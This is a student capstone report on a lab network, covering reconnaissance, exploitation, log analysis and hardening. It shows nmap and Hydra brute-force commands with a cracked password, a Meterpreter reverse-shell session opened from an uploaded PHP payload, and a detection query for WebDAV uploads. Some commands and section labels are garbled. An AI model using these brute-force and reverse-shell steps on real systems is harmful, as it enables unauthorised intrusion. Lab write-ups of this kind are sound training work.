

Capstone Engagement Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:

Netmask:

Gateway:

Machines

Ipv4:192.168.1.100

OS: LINUX

Hostname: ELK

Ipv4:192.168.1.105

OS: LINUX

Hostname: CAPSTONE

Ipv4: 192.168.1.90

OS: LINUX

Hostname: KALI

Ipv4:192.168.1.1

OS: WINDOWS

Hostname: ML-RefVm-684427

The background of the slide is a dark red color with a complex geometric pattern of overlapping triangles and polygons, creating a textured, mosaic-like effect.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	192.168.1.90	Penetration testing system
ELK	192.168.1.100	SIEM System
ML-RefVm-684427	192.168.1.1	NAT Switch
Capstone	192.168.1.105	Web Server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<i>Reverse shell backdoor (CVE-2019-13386)</i>	<i>Reverse shell payload can be deployed on the web server since the firewall permits outbound ports</i>	<i>php allows attackers to execute a shell command, i.e., obtain a reverse shell with user privilege.</i>
<i>LFI Vulnerability</i>	<i>LFI allows access into confidential files on a site.</i>	<i>An LFI vulnerability allows attackers to gain access to sensitive credentials.</i>
<i>Directory listing is enabled in Apache Web Server</i>	<i>One can use the browser to read other people's directories.</i>	<i>The users and the administrators' details can be revealed to the attacker.</i>

Exploitation: Directory listing Permitted on the server

01

Tools & Processes

Used nMap to scan the network.


```
$ nmap -Ss -A  
192.168.0.1/24.
```

Used browser and directory path to find hidden folder .


02

Achievements

Got the path to hidden directory



03



Index of /webdav/

Name	Last modified	Size	Description
Parent Directory	-	-	-
passwd.day	2019-05-07 18:19	43	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: LFI Vulnerability

01

Tools & Processes

Used the Hydra brute force to attack the bash tool and consequently got the stored password.

02

Achievements

Was able to get information for /webdav/ system and got access to the stored password.

03

*Hydra -l ashton -P
rockyou.txt s 80 f
vV 192.168.1.105
http-get
company_folders/s
ecret_folder*

```
[*] [http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-17 14:34:39
```

Exploitation: Reverse shell Backdoor

01

Tools & Processes

Uploaded an msfvenom
payload:
php/meterpreter/reverse_tcp

02

Achievements

I was granted access to the
Capstone server's root
directory and also was able to
gain access to the user shell.


03

```
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:39824)

meterpreter > |
```


```
meterpreter > shell
find / -iname flag.txt
2 > /dev/null
<result of find>: /flag.txt
cd/cat flag.txt
<result of cat>:
b1ng0w@5h1sn@m0
```



Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



Analysis: Finding the Request for the Hidden Directory

New Save Open Share Inspect

source.ip : 192.168.1.90 and destination.ip : 192.168.1.105

KQL

Nov 4, 2021 @ 19:00:00.00 → Nov 4, 2021 @ 23:00:00.00

Refresh

url.path: /company_folders/secret_folder × + Add filter

packetbeat-*

Search field names

Filter by type

Selected fields

_source

Available fields

Popular

_score

client.port

destination.port

dns.answers_count

http.request.bytes

http.request.method

http.response.status_code

source.ip

source.port

@timestamp

_id


_index

_type

15,571 hits

Nov 4, 2021 @ 19:00:00.000 - Nov 4, 2021 @ 23:00:00.000

Auto




Time

> Nov 4, 2021 @ 21:38:39.872 url.path: /company_folders/secret_folder @timestamp: Nov 4, 2021 @ 21:38:39.872 query: GET /company_folders/secret_folder client.port: 59708 client.bytes: 393B client.ip: 192.168.1.90 network.type: ipv4 network.transport: tcp network.protocol: http network.direction: inbound network.community_id: 1:vgL68mR4I+CyaJZm+HIQ3JpBkqk= network.bytes: 1,019B source.ip: 192.168.1.90 source.port: 59708 source.bytes: 393B host.name: server1 method: get destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 626B server.bytes: 626B server.ip: 192.168.1.105 server.port: 80 ecs.version: 1.5.0 status: OK user_agent.original: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 event.end: Nov 4, 2021 @ 21:38:39.873 event.kind: event event.category: network_traffic event.dataset: http event.duration: 0.6


> Nov 4, 2021 @ 21:38:39.779 url.path: /company_folders/secret_folder @timestamp: Nov 4, 2021 @ 21:38:39.779 host.name: Kali destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 626B source.ip: 192.168.1.90 source.port: 59708 source.bytes: 393B ecs.version: 1.5.0 agent.hostname: Kali agent.ephemeral_id: aa1b2809-652d-4de7-853d-a72894352b11 agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali agent.type: packetbeat agent.version: 7.8.0 client.ip: 192.168.1.90 client.port: 59708 client.bytes: 393B method: get query: GET /company_folders/secret_folder event.category: network_traffic event.dataset: http event.duration: 1.0 event.start: Nov 4, 2021 @ 21:38:39.779 event.end: Nov 4, 2021 @ 21:38:39.780 event.kind: event url.domain: 192.168.1.105 url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http


> Nov 4, 2021 @ 21:37:38.234 url.path: /company_folders/secret_folder @timestamp: Nov 4, 2021 @ 21:37:38.234 ecs.version: 1.5.0 url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http url.domain: 192.168.1.105 status: Error server.ip: 192.168.1.105 server.port: 80 server.bytes: 735B method: get client.port: 59706 client.bytes: 350B client.ip: 192.168.1.90 http.request.method: get http.request.bytes: 350B http.request.headers.content-length: 0 http.response.status_code: 401 http.response.bytes: 735B http.response.body.bytes: 460B http.response.headers.content-length: 460 http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.status_phrase: unauthorized http.version: 1.1 network.bytes: 1.1KB network.type: ipv4 network.transport: tcp network.protocol: http network.direction: inbound

Analysis: Uncovering the Brute Force Attack



Analysis: Finding the WebDAV Connection





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

An alert email can be sent and all port scans should be logged. The threshold that would set this alarm would be when more than 10 port scans have been made from the same IP and at the same time sever alert for anything above 100 port scans from same IP.

System Hardening

Configure firewalls and IDS to detect and block probes.

Use custom rules to lock down the network and block unwanted ports.

Run port Scanning tools to determine whether the firewall accurately detects the port scanning activities.

Mitigation: Finding the Request for the Hidden Directory

Alarm

We can create 2 types of alerts. First one is low level for more than 3 password failures in a given time frame of 5 seconds. Other one could be a critical alert for more than 10 failures in 5 seconds.

System Hardening

Set a timeout of 30 minutes for more than 3 password failures and that time increases with every failure . An IP should be blacklisted after 10 failed password attempts. Increase password strength requirements to directory . Password reset every 60 days .

Also secret folders should enforce permissions in order to access them .

Mitigation: Preventing Brute Force Attacks

Alarm

An alert email on all password portals and files if more than 3 failed attempts.

Another way could be to send an alert email if the event code = 4625 and is more than 3 in a 5 second interval. Critical alert for 10 failed attempts.

System Hardening

If there are multiple failed login attempts in a short period of time, the IP should be blocked. A very strong and undetectable password should also be enforced. If a user fails to login, they should be given a security question to answer. The use of CAPTCHA would also detect if the user is a human and not a robot. Use of 2 factor authentication. Restrict access to authentication emails.

Mitigation: Detecting the WebDAV Connection

Alarm

Log and email alerts are generated when foreign IPs request access to protected folders and files. The alarm would be set off when the directory is requested by a non-trusted IP even once.

System Hardening

Limit user access to webdav. Whitelisting Ips. Scanning all incoming traffic with antivirus/antimalware. Update regularly OS.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Email and log alerts when a 'put' method is used on protected folders and files by unauthorized IPs.

`http:request.method:"put"` and `url.path:`
`*webdav*` and `source.ip:` (not 192.168.1.1
or 192.168.1.105)

System Hardening

Make modifications on the configuration file to block unauthorized access to the 'secret folder from untrusted IPs.

Set up antivirus/antimalware. Update firewall rules. Limit file types that can be uploaded especially php.

*The
End*